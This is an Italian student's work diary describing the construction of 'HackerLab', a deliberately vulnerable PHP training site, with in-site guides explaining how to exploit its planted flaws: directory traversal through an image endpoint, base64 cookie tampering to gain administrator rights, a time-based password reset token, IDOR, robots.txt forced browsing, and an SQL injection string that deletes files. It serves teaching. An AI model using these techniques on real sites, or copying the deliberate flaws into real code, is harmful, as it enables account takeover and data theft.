


Figura 1 Schermata a comparsa

15h30 – 16h20

Aggiunta la possibilità di eliminare utenti dal pannello di amministrazione.

Ho eseguito della pulizia e delle correzioni nel codice:

Vedi sezione problemi del diario.

Problemi riscontrati e soluzioni adottate

Dalla pagina di registrazione si veniva rimandati alla pagina principale in caso di errore, ora invece si viene rimandati alla pagina di creazione di un account e mostrati gli errori.

Ho risolto con il seguente pezzo di codice:

```
return $response->withRedirect("/register", 302);
```

All'interno della pagina profilo se un utente non aveva articoli non veniva mostrato nulla. Ora viene mostrata la scritta "Nessun articolo."

```
<?php if(count($articles) == 0): ?>
    <h4>Nessun articolo.</h4>
<?php endif; ?>
```

Era possibile inserire dei caratteri non numerici come numero di pagina di articolo, questo dava svariati problemi. Ho risolto con il seguente codice che si accerta che la pagina sia un numero, altrimenti verrà impostata a 0.

```
if(!is_numeric($page)) $page = 0;
```

16h20 – 16h30

Stesura diario.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Implementare la possibilità di pubblicare articoli e il pannello di amministrazione.

Diario di lavoro

Luogo	Canobbio
Data	20.09.2019


Lavori svolti

13h15 – 14h45

Ho implementato la possibilità di pubblicare degli articoli all'interno del sito web.
Al momento è possibile caricare anche delle immagini. I controlli per contenuto e titolo possono considerarsi sicuri, mentre la chiamata per ricavare le immagini dei post è vulnerabile ad un attacco di tipo Directory Traversal.
La chiamata per la lettura delle immagini è la seguente:

http://localhost/image/?file_name=FILE_NAME


Mettendo al posto di FILE_NAME per esempio il valore “..../database.sql” è possibile sfruttare questa chiamata per leggere il file che si trova nella cartella codice/database.sql e stamparne il contenuto.



```
#  
# HackerLab  
# Filippo finke  
#  
# Creazione database  
#  
DROP DATABASE IF EXISTS hackerlab;  
CREATE DATABASE hackerlab;  
USE hackerlab;  
  
#  
# Creazione tabelle  
#  
  
# Tabella permessi  
CREATE TABLE permissions(  
    name VARCHAR(30) PRIMARY KEY  
);  
  
# Tabella utenti  
CREATE TABLE users(  
    id INT AUTO_INCREMENT PRIMARY KEY,  
    email VARCHAR(255) NOT NULL,  
    password VARCHAR(255) NOT NULL,  
    permission VARCHAR(30),  
    full_name VARCHAR(30) NOT NULL,  
    reset_token VARCHAR(255) DEFAULT NULL,  
    ...  
);
```

Figura 1 Esempio vulnerabilità

Questa vulnerabilità è pericolosa nonostante non si possa eseguire del codice remoto, questo perché è possibile caricare dei file html contenenti javascript vulnerabile per fare eseguire azioni all'utente involontariamente. Inoltre si può navigare completamente il sistema del server.



The screenshot shows a terminal window with a large amount of encoded file content. The content appears to be a mix of binary data and ASCII characters, possibly a compressed archive or a file with non-printable characters. The terminal has a dark background with light-colored text. At the top, there's a browser-like header with links to Google, Moodle, Classroom, StackOverflow, Calendario, Webmail, and Hacker News.

Figura 2 Secondo esempio

In questo secondo esempio si può notare come attraverso questa vulnerabilità si possa ricostruire l'intera struttura del progetto.

15h00 – 15h10

Ho risolto un problema grafico per i dispositivi mobile, ora le immagini hanno una larghezza massima come la larghezza della finestra, questo per prevenire che le foto sforino dallo schermo.
Vedi sezione problemi del diario.

15h10 – 16h20

Ho implementato la parte mancante del pannello di amministrazione, ora è possibile eliminare gli articoli.

HackerLab

Home Profilo Pannello di amministrazione ▾ Esci

Gestione articoli

test

Test

Vai all'articolo → Elimina

Pubblicato il 20.09.2019 da Administrator



Password leaks

Vai all'articolo → Elimina

Pubblicato il 20.09.2019 da Administrator

← Recenti Vecchi →

Copyright © HackerLab 2019

Figura 3 Pannello amministrazione

16h20 – 16h30
Stesura diario.

Problemi riscontrati e soluzioni adottate





Figura 4 Immagine con altezza fissa



Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianificazione preventiva.

Programma di massima per la prossima giornata di lavoro

Rivedere il codice e valutare le vulnerabilità.

Diario di lavoro

Luogo	Canobbio
Data	24.09.2019

Lavori svolti

13h15 -14h45

Come scritto nel diario precedente, durante queste prime due ore ho commentato tutto il codice da me prodotto. Inoltre ho eseguito alcune modifiche principalmente di stile del codice. Ho separato la classe di connessione al database dalla pagina principale ad una sottoclasse.

15h00 – 16h20

Ho iniziato a creare le documentazioni di come eseguire le vulnerabilità presenti in HackerLab. Al momento le documentazioni si trovano accedendo ad HackerLab sotto forma di articoli web.

Broken Authentication

di [Administrator](#)

Pubblicato il 24.09.2019 alle 16:17

Questi tipi di vulnerabilità possono consentire a un aggressore di catturare o bypassare i metodi di autenticazione utilizzati da un'applicazione web.

All'interno di HackerLab è presente una vulnerabilità di questo tipo.

Per sfruttare questa vulnerabilità basterà utilizzare una comune estensione come per esempio:

[EditThisCookie](#)

Una volta installata l'estensione sarà possibile modificare i cookie all'interno dei siti web.

Noterai che HackerLab ha un cookie chiamato **permission**, il contenuto di questo cookie è familiare, è un testo codificato in base64.

dXNlcg== -> user

Con un po' di fortuna è possibile indovinare quale sarà il permesso di un amministratore, quindi provando per esempio a modificare il cookie in

YWRtaW5pc3RyYXRvcg== -> administrator

e ricaricando la pagina potrai notare delle modifiche nel layout, ora potrai vedere informazioni e pagine aggiuntive come se fossi un amministratore!

Mmm, sono curioso di come potresti sfruttare questa vulnerabilità...

[Fonti](#)

Figura 1 Broken Authentication

File inclusion vulnerability o Directory Traversal

di Administrator

Pubblicato il 24.09.2019 alle 16:17



Una directory traversal (o path traversal) consiste nello sfruttare l'insufficiente validazione della sicurezza / sanificazione dei nomi dei file di input forniti dall'utente, in modo che i caratteri che rappresentano "traverse to parent directory" siano passati attraverso le API dei file.

Grazie a questa descrizione potresti già aver individuato un percorso vulnerabile a questo tipo di attacco, se non lo hai trovato un indizio potrebbe essere l'immagine di questo articolo.

Il percorso tramite il quale vengono ricavate le immagini in HackerLab è il seguente

`/image/?file_name=IMAGE`

Bene, per eseguire questa vulnerabilità basterà sostituire il valore del nome dell'immagine con dei file conosciuti, potremmo per esempio iniziare tentando di capire la struttura del programma provando svariati file:

- .htaccess
- ./composer.json
- e così via

Possiamo notare come nel caso di `/image/?file_name=../composer.json` abbiamo ricevuto una risposta:

```
{  
  "name": "filippofinke/HackerLab",  
  "description": "Sito web per la dimostrazione di vulnerabilità",  
  "authors": [  
    {  
      "name": "Filippo Finke"  
    }  
  ],  
  "require": {  
    "php": ">=5.6",  
    "slim/php-view": "^2.0",  
    "slim/slim": "^3.1",  
    "phpmailer/phpmailer": "^6.0"  
  },  
  "scripts": {  
    "start": "sudo php -S 127.0.0.1:80 -t public"  
  }  
}
```

Attraverso questa risposta possiamo confermare la presenza della vulnerabilità.

Ci saranno altri file accessibili?

[Fonti](#)

Figura 2 File Inclusion o Directory Traversal

Insecure Direct Object References

di [Administrator](#)

Pubblicato il 24.09.2019 alle 16:17

I riferimenti diretti agli oggetti insicuri si verificano quando un'applicazione fornisce l'accesso diretto agli oggetti in base all'input fornito dall'utente. Come risultato di questa vulnerabilità gli aggressori possono aggirare l'autorizzazione e accedere direttamente alle risorse del sistema, ad esempio i record o i file del database.

In base a questa piccola descrizione forse avrai già riconosciuto questa vulnerabilità all'interno di HackerLab.

Se presti attenzione alla pagina di questo post noterai che il percorso per arrivarci è [/post/3](#)

Quindi possiamo considerare il percorso come [/post/POST_ID](#)

Questo conferma dunque la presenza di questa vulnerabilità.

Chissà cosa può comportare questa vulnerabilità...

Quando navighi presta attenzione :D

[Fonti](#)

Figura 3 Insecure Direct Object References

Account takeover vulnerability

di [Administrator](#)

Pubblicato il 24.09.2019 alle 16:17

Una vulnerabilità di tipo "Account takeover vulnerability" è quando un attaccante riesce a prendere il controllo completo dell'account di un'altra persona registrata ad una determinata piattaforma.

Anche questa vulnerabilità è presente in HackerLab.

Questa vulnerabilità è più difficile da identificare, per accedere ad HackerLab si dispongono di solamente una opzione, ovvero di accedere con email e password.

Se hai prestato attenzione a ciò che ho scritto precedentemente ti sarai soffermato sui parametri [email](#) e [password](#), perfetto. Analizzando bene i due parametri possiamo dire che il parametro [email](#) non è possibile da attaccare in quanto non è possibile eseguirne una modifica, mentre in HackerLab è presente una funzionalità di recupero password che può modificare il parametro [password](#).

Bene, abbiamo trovato cosa testare per rilevare se è presente una vulnerabilità di questo tipo.

Richiedendo una email di recupero password possiamo notare che il contenuto dell'email è simile al seguente:

[Recupera la tua password premendo il seguente link:](#)

http://hackerlab.ch/?reset_token=MTU20Dk40DU20A%3D%3D

Possiamo notare un parametro, [reset_token](#), che andremo ad attaccare.

Se si analizza più attentamente il parametro possiamo notare che è una codifica in base64, andandola a decodificare otteniamo:

[156898856](#)

A primo impatto può sembrare un numero casuale, ma provando ad inviare più email di recupero possiamo notare che continua ad incrementare con una logica, ovvero quella del tempo.

Il token di recupero è quindi la codifica in base64 del tempo di quando è stato richiesto il recupero.

Possiamo fare una bozza del codice:

[\\$token = base64_encode\(time\(\)\);](#)

Questo è tutto, chissà come potrai sfruttarla...

Figura 4 Account takeover

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Non ho riscontrato nessun problema.

Punto della situazione rispetto alla pianificazione

Mi trovo molto avanti rispetto alla pianifica.

Programma di massima per la prossima giornata di lavoro

Diario di lavoro

Luogo	Canobbio
Data	26.09.2019

Lavori svolti

Non ho svolto nessun lavoro in quanto non sono stato presente in sede causa reclutamento militare.

Problemi riscontrati e soluzioni adottate

Nessun problema.

Punto della situazione rispetto alla pianificazione

-

Programma di massima per la prossima giornata di lavoro

-

Diario di lavoro

Luogo	Canobbio
Data	27.09.2019

Lavori svolti

13h15 – 13h40

Ho creato la guida per la vulnerabilità Cross-site Scripting (XSS).

Cross Site Scripting (XSS)

di [Administrator](#)

Pubblicato il 27.09.2019 alle 13:33

Gli attacchi Cross-Site Scripting (XSS) sono un tipo di iniezione, in cui gli script dannosi vengono iniettati in siti web altrimenti benigni e affidabili. Gli attacchi XSS si verificano quando un attaccante utilizza un'applicazione web per inviare codice dannoso, generalmente sotto forma di script lato browser, a un altro utente finale. I difetti che permettono il successo di questi attacchi sono abbastanza diffusi e si verificano ovunque un'applicazione web utilizza l'input di un utente all'interno dell'output che genera senza convalidarlo o codificarlo.

Un attaccante può usare XSS per inviare uno script dannoso ad un utente ignaro. Il browser dell'utente finale non ha modo di sapere che lo script non deve essere considerato attendibile e lo eseguirà. Poiché pensa che lo script provenga da una fonte attendibile, lo script dannoso può accedere a qualsiasi cookie, token di sessione o altre informazioni sensibili conservate dal browser e utilizzate con quel sito. Questi script possono anche riscrivere il contenuto della pagina HTML.

All'interno di HackerLab è presente una vulnerabilità di tipo XSS, ed è proprio in questa pagina che può accadere.

Nonostante vi siano dei controlli nella validità del testo contenuto in un articolo è possibile comunque eseguire un attacco di tipo XSS. Di seguito segue un esempio:

`Cliccami`

Prova a cliccare il seguente testo:Cliccami

Potrai notare l'esecuzione dello script javascript.

Questa vulnerabilità è molto pericolosa e potente.

[Fonti](#)

[Figura 1 Articolo XSS](#)

13h40 – 14h05

Ho implementato una vulnerabilità di tipo Failure to Restrict URL Access e creato un articolo all'interno del blog che spiega come sfruttare la vulnerabilità.

Failure to Restrict URL Access

di [Administrator](#)

Pubblicato il 27.09.2019 alle 13:56

Se l'applicazione non riesce a limitare adeguatamente l'accesso agli URL, la sicurezza può essere compromessa da una tecnica chiamata navigazione forzata. La navigazione forzata può essere un problema molto serio se un aggressore cerca di raccogliere dati sensibili attraverso un browser Web richiedendo pagine specifiche o file di dati. Questo significa che l'applicativo è affetto da una vulnerabilità di tipo Failure to restrict URL Access.

HackerLab a sua volta è vulnerabile a questo tipo di attacco. Solitamente nel file robots.txt vengono salvate delle regole riguardanti i percorsi del sito web specificando ai bot che indicizzano siti web cosa fare.

Richiedendo il file robots.txt al percorso `/robots.txt` è possibile vedere il seguente contenuto:

```
# Regola da applicare a tutti i robot
User-agent: *
# Non fare accedere alle pagine di amministrazione
Disallow: info.php
Disallow: /admin/
```

Possiamo notare due regole che ci possono interessare, ovvero il fatto di bloccare l'indicizzazione della cartella `admin` e del file `info.php`.

Non ci resta che provare ad accedere a queste cartelle direttamente dal browser.

Accedendo alla pagina `/info.php` possiamo notare come vengano caricate e mostrate tutte le informazioni riguardanti PHP, questo è molto pericoloso in quanto un attaccante può ricercare vulnerabilità in base alle versioni installate, inoltre è possibile vedere altre informazioni come per esempio il percorso del progetto, ...

Questa vulnerabilità sfruttata con altre vulnerabilità può essere molto pericolosa.

Fonti

[Figura 2 Articolo Failure to Restrict URL Access](#)

14h05 – 14h20

Implementata una vulnerabilità di tipo Security Misconfiguration, inoltre ho creato anche il relativo articolo all'interno del sito web che la documenta.

Security Misconfiguration

di [Administrator](#)

Pubblicato il 27.09.2019 alle 14:12

Una vulnerabilità di tipo Security Misconfiguration è quando un applicativo è messo in produzione con impostazioni di configurazione errate. Esempi possono essere: password di default, messaggi di debug, ...

È una vulnerabilità molto comune all'interno di siti web.

Una vulnerabilità di questo tipo è presente all'interno di HackerLab.

Ti basterà andare nella sezione dei commenti e aprire il profilo di un utente "eliminato", noterai un messaggio di errore proveniente dal Framework utilizzato per lo sviluppo di questo sito web.

In questo modo l'attaccante avrà informazioni in più sul sito web e possibili vulnerabilità da sfruttare.

Fonti

[Figura 3 Articolo Security Misconfiguration](#)

14h20 – 14h45

Ho creato un utente dedicato al sito web per prevenire che attraverso vulnerabilità si possano toccare anche altri database esterni.

15h00 – 16h20

Ho iniziato a pensare a come implementare la vulnerabilità SQL Injection in un modo che non sia distruttiva. Al momento è stata implementata all'interno della funzionalità di ricerca di HackerLab.

I problemi che può causare al momento sono:

- Update, Insert, Delete, Select e Drop del database hackerlab
- Possibilità di eliminare file

Il problema che devo risolvere è la possibilità di eliminare file. Al momento se un utente modifica tramite SQL Injection l'immagine di un articolo può eliminare qualsiasi file a sua scelta, esempio:

`a%'; UPDATE articles SET image = ".../composer.json"; --`

Questo perché la funzione di delete è implementata nel seguente modo:

`unlink(__DIR__.'/../../storage/'.$article['image']);`

Quindi, ho intenzione di rendere sicura la rimozione del file in modo di permettere solamente azioni al database.

16h20 – 16h30

Stesura diario.

Problemi riscontrati e soluzioni adottate

Non ho riscontrato nessun problema.

Punto della situazione rispetto alla pianificazione

